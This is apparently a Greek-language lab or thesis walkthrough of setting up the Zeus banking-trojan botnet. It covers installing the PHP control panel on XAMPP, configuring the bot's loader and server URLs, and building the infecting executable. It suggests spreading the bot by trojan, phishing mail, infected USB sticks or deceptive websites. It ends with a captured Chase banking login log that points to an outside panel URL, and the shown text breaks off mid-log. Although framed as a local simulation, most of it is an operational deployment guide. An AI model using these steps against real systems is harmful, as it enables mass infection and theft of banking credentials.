Όταν κατέβει αυτή η εργαλειοθήκη τα 2 του βασικά χαρακτηριστικά που έχει μέσα είναι ένας bot builder και έναν Web server γραμμένο σε γλώσσα php με βάση δεδομένων sql. Όταν ο στόχος εκτελέσει το bot αντιγράφει τον εαυτό του στο %system32%\sdra64.exe

Τα εργαλεία που θα χρειαστούμε για να υλοποιηθεί ο zeus , να εγκατασταθεί ο server στον υπολογιστή μας και να μολύνουμε άλλα μηχανήματα με botnets είναι το zeus botnet toolkit που θα το κατεβάσω από το

github που το link είναι στην προηγούμενη σελίδα , το Xampp που είναι web server και database server όπου το κατεβάζω από https://www.apachefriends.org/index.html


Πρώτο βήμα είναι η εγκατάσταση του web server xampp. Όταν τα εγκαταστήσουμε τα 2 βασικά εργαλεία που θα χρειαστούμε από το xampp είναι να ενεργοποιήσουμε το apache και το MySql πατώντας το κουμπί Start στο control panel του Xampp.



εικόνα 2.32


Όπως φαίνετε στην εικόνα πάνω έχει ενεργοποιηθεί το Apache τρέχοντας την υπηρεσία http από το port 80 και την υπηρεσία https από το port 443 και το MySql ελέγχοντας τις βάσεις δεδομένων από το Port 3306.

Δεύτερο βήμα είναι να πληκτρολογήσω σε έναν browser την διεύθυνση http://localhost/phpmyadmin/ και να εμφανίσει την εφαρμογή phpMyAdmin όπου διαχειρίζεται από εκεί ο χρήστης βάσεις δεδομένων. Ποιο μετά θα μας χρειαστεί για να αποθηκεύουμε το botnet μας αλλά και τα στοιχεία που μαζεύει το botnet.




εικόνα 2.33 η αρχική της εφαρμογής phpmyadmin

Το τρίτο βήμα είναι η δημιουργία βάσης δεδομένων όπου θα την ονομάσω zeus. Ο κάθε ένας μπορεί να την ονομάσει όπως θέλει.




εικόνα 2.34 δίνω το όνομα zeus στην νέα βάση δεδομένων και πατάω δημιουργία.

Αφού έχει δημιουργηθεί η βάση δεδομένων και μας εμφανίζετε αριστερά μαζί με τις υπόλοιπες μετά πρέπει να πάω στον υποφάκελο του xampp τον htdocs και να δημιουργήσω έναν φάκελο με όνομα ίδιο με την βάση δεδομένων που ονόμασα οπότε τον φάκελο που θα δημιουργήσω θα τον ονομάσω zeus.




εικόνα 2.35 Επόμενο βήμα είναι να πάω στα αρχεία του zeus που κατέβασα . Θα βρω πολλούς φακέλους μέσα. Θα πάω στον φάκελο output και μετά στον φάκελο server[php] . Μέσα θα βρω 3 φακέλους και 3 αρχεία .php όπου αυτά θα τα αντιγράψω μέσα στον φάκελο που έφτιαξα στο προηγούμενο βήμα και το ονόμασα zeus.




Εικόνα 2.36 αντέγραψα τα αρχεία από τον φάκελο server[php] στον

φάκελο zeus που έφτιαξα.

Αφού αντέγραψα τα αρχεία που θα χρειαστώ για να στήσω τον Server επόμενο βήμα είναι να γυρίσω στον browser και να πληκτρολογήσω την διεύθυνση http://localhost/zeus/install/ και θα εμφανιστεί το συγκεκριμένο panel.




εικόνα 2.37 Το control panel όπου βάζεις τα στοιχεία για να στηθεί ο server και η βάση δεδομένων που θα αποθηκεύει τα στοιχεία τα συμπλήρωσα εγώ. Τα δύο πρώτα κουτιά τα συμπλήρωσα εγώ. Ο χρήστης admin με τον κωδικό 12345 όπου αυτός ο χρήστης δημιουργήθηκε στο phpmyadmin http://localhost/phpmyadmin , για να συμπληρωθεί το host θα πρέπει να βάλω την διεύθυνση ip που έχω στο υποδίκτυο αφού τον zeus θα τον τρέξω τοπικά μέσω του xampp. Για να δω ποια διεύθυνση ip χρησιμοποιώ μέσα στο τοπικό δίκτυο πηγαίνω στο cmd και πληκτρολογώ την εντολή ipconfig.



εικόνα 2.38

Τα 2 επόμενα πλαίσια είναι πάλι ο root χρήστης που φτιάξαμε για να συνδέετε κάποιος στην βάση δεδομένων που θα έχει τα αποτελέσματα με αυτά τα στοιχεία. Το πλαίσιο Database είναι η βάση δεδομένων που δημιούργησα σε


προηγούμενο βήμα στην εφαρμογή phpmyadmin και της είχα δώσει όνομα zeus.Το πλαίσιο reports είναι το όνομα που θα δώσει ο φάκελος.Το τελευταίο πλαίσιο Encryption key είναι το κλειδί κρυπτογράφησης της βάσης δεδομένων μετά που θα χρησιμοποιηθεί και το κλειδί που θα χρησιμοποιηθεί να την αποκρυπτογραφήσει πριν την αποκρυπτογραφήσει.Το encryption key που έχω βάλει βρίσκετε μέσα στο αρχείο config.txt όπου βρίσκετε στην τοποθεσία Zeus-translation/output/builder στον φάκελο που κατέβασα από το github και το κλειδί incorect βρίσκεται μέσα σε αυτό το .txt .




εικόνα 2.39

Μετά επιστρέφω πίσω στον Browser όπου είναι όλο το Panel συμπληρωμένο με τα στοιχεία. Αφού έχω συμπληρώσει όλα αυτά που χρειάζονται πατάω το κουμπί install.


εικόνα 2.40 Αν εμφανίσει το παραπάνω μήνυμα στην εικόνα σημαίνει ότι ο χρήστης που βάλαμε τα στοιχεία στα πλαίσια του "username" και "password" ότι δεν είναι εγγεγραμμένος χρήστης στην phpMyAdmin ή ο χρήστης είναι εγγεγραμμένος αλλά δεν έχει τα δικαιώματα για τέτοια πράξη. Οπότε πρέπει να ξαναμπώ στην σελίδα του xampp να μπω στην εφαρμογή του phpMyAdmin από τον browser και να βρω τον αντίστοιχο user και να του δώσω παραπάνω δικαιώματα.




εικόνα 2.41 Όταν όλα θα είναι εντάξει στο panel εγκατάστασης της διαχείρισης του botnet με τα σωστά στοιχεία και τον χρήστη να έχει τα δικαιώματα που χρειάζονται και πατήσω το κουμπί install θα εμφανιστεί το παραπάνω μήνυμα.




εικόνα 2.42 Το πρώτο μέρος της διαδικασίας ολοκληρώθηκε και ήρθε η ώρα για την δημιουργία των bot όπου θα εγκαθίστανται σε κάποιο μηχάνημα και ο διαχειριστής του botnet θα έχει πολλές λειτουργίες στο μηχάνημα του άλλου χρήστη. Θα γυρίσω στον φάκελο του zeus που κατέβασα από το διαδίκτυο και θα βρω ένα αρχείο που λέγετε config.txt που υπάρχει στην θέση Zeus-translation\output\builder και θα πρέπει να γίνουν οι παρακάτω αλλαγές παρόμοιες της εικόνας για να έχει επικοινωνία το bot με τον admin του botnet.



εικόνα 2.43 στο παραπάνω config file το url_loader η δουλεία του είναι να κάνει update την θέση που βρίσκετε το bot , το url_server η δουλειά του είναι να επικοινωνεί ο server με το bot για έλεγχο και ο διαχειριστής να δίνει εντολές , σε αυτά τα 2 πρέπει να αλλαχτούν και να μπει και στα 2 η διεύθυνση του μηχανήματος μας αφού δεν χρειάζεται στο url_loader να βάλουμε άλλη διεύθυνση Ip αφού εξομοιώνεται μέσα στο μηχάνημα με τον xampp να έχει τον ρόλο του server. Αν είναι να μπει το bot σε άλλο μηχάνημα ο url_loader αλλάζει διεύθυνση ip. Το url_config στο πρώτο σημειωμένο ο ρόλος του είναι όταν δημιουργείτε το bot το εκτελέσιμο .exe σε ποιο σημείο να εμφανιστεί. Αφού όλες οι ρυθμίσεις στο config.txt θα είναι εντάξει στον ίδιο φάκελο που υπάρχει το config.txt υπάρχει ένα άλλο αρχείο το zsb.exe όπου δημιουργεί το bot.




εικόνα 2.44 Επόμενο βήμα είναι να τρέξω το αρχείο zsb.exe για να δημιουργήσω το εκτελέσιμο του bot.




εικόνα 2.45 πρώτα θα πατήσω το κουμπί "build the bot configuration" για να πάρει τις ρυθμίσεις για τον server και την επικοινωνία και δεύτερον θα πατήσω το κουμπί "build the bot executable" για να δημιουργηθεί το αρχείο όπου θα εκτελεί το bot.exe. Αυτό θα μπορεί να το πάρει ο στόχος με τεχνικές όπως trojan horse που θα είναι κρυμμένο μέσα το εκτελέσιμο αρχείο ή με τεχνική social engineer όπου θα μπορεί μέσω phishing mail ή παγιδευμένο φλασάκι ή παραπλανητική ιστοσελίδα ο χρήστης να κατεβάσει το bot και να εκτελεστεί στο μηχάνημα του αλλά στην περίπτωση αυτή επειδή τρέχω το botnet τοπικά θα εκτελεστεί μόνο του το bot.exe μέσα στον xampp στο path C:\xampp\htdocs\zeus για να γίνει προσομοίωση μίας μόλυνσης ενός στόχου από το κακόβουλο λογισμικό. Θα δημιουργήσει άλλο ένα αρχείο το config.bin όπου αυτό το αρχείο θα προστεθεί μέσα στο στον φάκελο zeus που έφτιαξα στον xampp για να επικοινωνεί μέσο του xampp στο path C:\xampp\htdocs\zeus .

εικόνα 2.46

εικόνα 2.47 είσοδος με στοιχεία το υ χρήστη που χρησιμοποίησα και πριν για ν α γίνει authentication ώστε να προχωρήσει στο panel όπου διαχειρίζεται το botnet.




εικόνα 2.48 κεντρικό panel διαχείρισης botnet μετά από την είσοδο του χρήστη.



εικόνα 2.49 αυτό είναι το όνομα του υπολογιστή μου που τρέχει τοπικά που εξομοιώνετε η επίθεση , λέγετε Seven SP 1 γιατί είναι το λειτ ουργικό windows 7 και σαν default name παίρνει αυτό. Όταν δείξει στο panel του διαχειριστή του botnet το όνομα που υπολογιστή που εκτελέστηκε το αρ χείο bot.exe τότε σημαίνει ότι το μηχάνημα στόχος μο λύνθηκε και έχει επικοινωνία με τον διαχειριστή με επιτυχία.

Επόμενο βήμα είναι να δοκιμάσω στ ην πράξη με τον google chrome να συνδεθώ σε μία ιστοσελίδα με δουλεύει με πρωτόκολλο https που έχ ει υβρίδια κρυπτογράφηση ανταλλάζοντας κλειδί κρυπτογράφησης μέσω του δημοσίου - ιδιωτικού κλει διού και ψηφιακή σφραγίδα γνησιότητας πισ τοποιητικού από άλλη εταιρία όπως φαίνετε στο παρακάτω screenshot δίπλα στο url.



εικόνα 2.50 στην παραπάνω εικόνα είναι μία ιστοσελίδα με Url https://www.chase.com . παρόλο που φαίνετε μια ασφαλής ιστοσελίδα ο zeus από την στιγμή που είναι φορτωμένος στο μηχάνημα του χρήστη θα είναι ικανός να πάρει τον κώδικα. Εγώ έβαλα για το πείραμα username "33333333" και για password "chrome333". Αυτός ο λογαριασμός δεν υπάρχει και θα πετάξει σφάλμα αλλά το θέμα είναι να δω άμα το δει ο zeus και το στείλει στο control panel.

```
https://mfasa.chase.com/auth/fcc/login
User input: chasechase http://bialkentmotors.com/test/cp.php?m=stats_main33333333chrome333
Request:

POST /auth/fcc/login HTTP/1.1
Host: mfasa.chase.com
Connection: keep-alive
Content-Length: 1569
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: https://mfasa.chase.com
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/40.0.2214.115 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: https://mfasa.chase.com/auth/alogin.jsp
